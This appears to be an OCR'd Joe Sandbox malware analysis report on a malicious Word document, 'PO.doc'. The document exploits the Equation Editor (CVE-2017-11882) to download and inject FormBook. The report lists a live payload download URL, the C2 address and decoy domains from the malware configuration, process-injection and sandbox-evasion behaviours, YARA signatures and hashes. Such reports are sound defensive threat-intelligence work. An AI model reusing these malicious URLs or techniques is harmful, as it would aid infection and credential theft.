ID: 492582
Sample Name: PO.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 20:41:36
Date: 28/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report PO.doc

Overview


General Information

Sample Name:	PO.doc
Analysis ID:	492582
MD5:	601260b52c23f2b.
SHA1:	e4fd634040abd4f..
SHA256:	2dfd64c86cfb81e..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Sigma detected: Suspect Svchost A…
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 292 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 2692 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - ibeframnk863.exe (PID: 2800 cmdline: C:\Users\user\AppData\Roaming\ibeframnk863.exe MD5: CE20BD8F40F78DA603DD17D756745B0A)
    - ibeframnk863.exe (PID: 2852 cmdline: C:\Users\user\AppData\Roaming\ibeframnk863.exe MD5: CE20BD8F40F78DA603DD17D756745B0A)
    - ibeframnk863.exe (PID: 1580 cmdline: C:\Users\user\AppData\Roaming\ibeframnk863.exe MD5: CE20BD8F40F78DA603DD17D756745B0A)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
      - svchost.exe (PID: 1832 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: 54A47F6B5E09A77E61649109C6A08866)
        - cmd.exe (PID: 2928 cmdline: /c del 'C:\Users\user\AppData\Roaming\ibeframnk863.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.handelsbetriebposavec.com/if60/"
  ],
  "decoy": [
    "babyjames.space",
    "dtjug.com",
    "bhagteri.com",
    "havplan.com",
    "gentlesuccess.net",
    "negativeminus.com",
    "utesm.com",
    "ngomen.online",
    "abohemianeducation.com",
    "hyper-quote.com",
    "poseidonflooring.com",
    "theshopdental.com",
    "consumelocaloficial.com",
    "tineue.com",
    "traerpolio.com",
    "somnambulantfarms.com",
    "sugarhillclassiccars.com",
    "brasseriedufayard.com",
    "replacerglass.net",
    "lazyguysmarketing.com",
    "audiofactaesthetic.com",
    "14551bercaw.com",
    "piaamsterdam.com",
    "coolkidssale.com",
    "advikaa.com",
    "suamui.net",
    "19820907.com",
    "ankibe.com",
    "barrelandlens.com",
    "personowner.guru",
    "gigexworld.com",
    "visionandcourage.com",
    "livelyselfcare.com",
    "hellohomeowner.com",
    "bestwazifaforloveback.com",
    "dyvikapeel.com",
    "ignitemyboiler.com",
    "photosbyamandajdaniels.com",
    "sofuery.com",
    "rawimage.net",
    "outtact.com",
    "tomura-dc.com",
    "tkachovagv.com",
    "theheavymental.com",
    "interfaceprosthetics.com",
    "publicpod.net",
    "investotbank.com",
    "fishguano.com",
    "livetvchannels.xyz",
    "trendinggk.com",
    "adlun.com",
    "studyhandbook.com",
    "cardinal.moe",
    "urbantennis.info",
    "jsbr.online",
    "simplyforus.com",
    "keyleadhealth.com",
    "aliltasteofnewyork.com",
    "usdigipro.com",
    "debbielin.com",
    "9921.xyz",
    "watdomenrendi05.com",
    "asustech.net",
    "rm-elektrotechnik.gmbh"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.691810653.0000000000080000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000002.691810653.0000000000080000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000008.00000002.691810653.0000000000080000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18839:$sqlite3step: 68 34 1C 7B E1 • 0x1894c:$sqlite3step: 68 34 1C 7B E1 • 0x18868:$sqlite3text: 68 38 2A 90 C5 • 0x1898d:$sqlite3text: 68 38 2A 90 C5 • 0x1887b:$sqlite3blob: 68 53 D8 7F 8C • 0x189a3:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.504459582.0000000000240000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.504459582.0000000000240000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.ibeframnk863.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.ibeframnk863.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8b08:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x148a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x149a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x978a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1360c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa483:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1ab17:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1bb1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.ibeframnk863.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17a39:$sqlite3step: 68 34 1C 7B E1 • 0x17b4c:$sqlite3step: 68 34 1C 7B E1 • 0x17a68:$sqlite3text: 68 38 2A 90 C5 • 0x17b8d:$sqlite3text: 68 38 2A 90 C5 • 0x17a7b:$sqlite3blob: 68 53 D8 7F 8C • 0x17ba3:$sqlite3blob: 68 53 D8 7F 8C
6.2.ibeframnk863.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.ibeframnk863.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 6 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Suspect Svchost Activity

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effec
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Explo Redire Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Explo Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insecu Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO.doc	43%	Virustotal		Browse
PO.doc	29%	ReversingLabs	Document-RTF.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ibefrankszx[1].exe	20%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\ibeframnk863.exe	20%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.ibeframnk863.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
www.handelsbetriebposavec.com/if60/	9%	Virustotal		Browse
www.handelsbetriebposavec.com/if60/	0%	Avira URL Cloud	safe	
http://fantecheo.tk/ibefrankszx.exe	17%	Virustotal		Browse
http://fantecheo.tk/ibefrankszx.exe	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://java.sun.com	0%	Virustotal		Browse
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.audiofactaesthetic.com	63.250.43.8	true	false		high
fantecheo.tk	185.239.243.112	true	false		high
www.personowner.guru	99.83.154.118	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.handelsbetriebposavec.com/if60/	true	• 9%, Virustotal, Browse • Avira URL Cloud: safe	low
http://fantecheo.tk/ibefrankszx.exe	true	• 17%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
63.250.43.8	www.audiofactaesthetic.com	United States		22612	NAMECHEAP-NETUS	false
185.239.243.112	fantecheo.tk	Moldova Republic of		55933	CLOUDIE-AS-APCloudieLimitedHK	false
99.83.154.118	www.personowner.guru	United States		16509	AMAZON-02US	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	492582
Start date:	28.09.2021
Start time:	20:41:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 11s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	PO.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@12/8@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 12.8% (good quality ratio 12.3%) • Quality average: 73.6% • Quality standard deviation: 26.7%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:42:20	API Interceptor	29x Sleep call for process: EQNEDT32.EXE modified
20:42:21	API Interceptor	114x Sleep call for process: ibeframnk863.exe modified
20:43:05	API Interceptor	131x Sleep call for process: svchost.exe modified
20:44:01	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\ibefrankszx[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	624640
Entropy (8bit):	7.132231741936528
Encrypted:	false
SSDEEP:	12288:kzqzgNi+hBr7IUAYpHOSpUeR7/UbuxaWsbkUb+3tkvfY:kvNi+hBr8UAGFBVUbuoWsbkUmgfY
MD5:	CE20BD8F40F78DA603DD17D756745B0A
SHA1:	2538F96FAD951489CD9BB84F9B76B107EA70EAA5
SHA-256:	680993E1220C8D918F192AE23C5C01B6357C58AD68B7CC59FA122C09B7B85CDD
SHA-512:	8138F5FDC8CD0BD806E123CD86FCEB559E7BAFB631D6244F36A86934BE822E6A89CBB9010CBCE8A9A22F9F0F70511E7D0059DE4E8407B9641ECE96848DF5D5D2
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown
IE Cache URL:	http://fantecheo.tk/ibefrankszx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.../.Ra.....0..|..... .....@.. ....@.....4...O.....L..... ....H.....text....{... ...|..... ..`.rsrc...L.....~.....@..@.rel oc.....@..B.....h.....H.....p...4.....{....*:.(.....}....*..0..$.....u.....,(.....{.....{....o ...+..*v i.yE)UU.Z(.....{....o!...X*...0.. M.....r...p.....%..{.....-q.....-.&.+.....o"....(#...*....0.....~.....a ...._...da.+..*....0.....{.....+..*&...}....*...0.....(.....+..*...0..?..... ...._....c.....{....(....}..... {....(....}.....{....f.+..*..0..X.....o$.....+6...Y.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{944DEEB7-0445-4A5E-BEFC-7294BB0C5BA3}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	13312
Entropy (8bit):	3.5180602819243387
Encrypted:	false
SSDEEP:	384:L5J4SoLBBtlzYZuF8mDo+RvaWi2P27MPPFA7hZ:LTWBzF8P+RPAMXkhZ
MD5:	EF344FD5E2E1BB5FDE6D53C482442333
SHA1:	8C68B189186A18A3C8E8F5632C6F023E2D6108B3
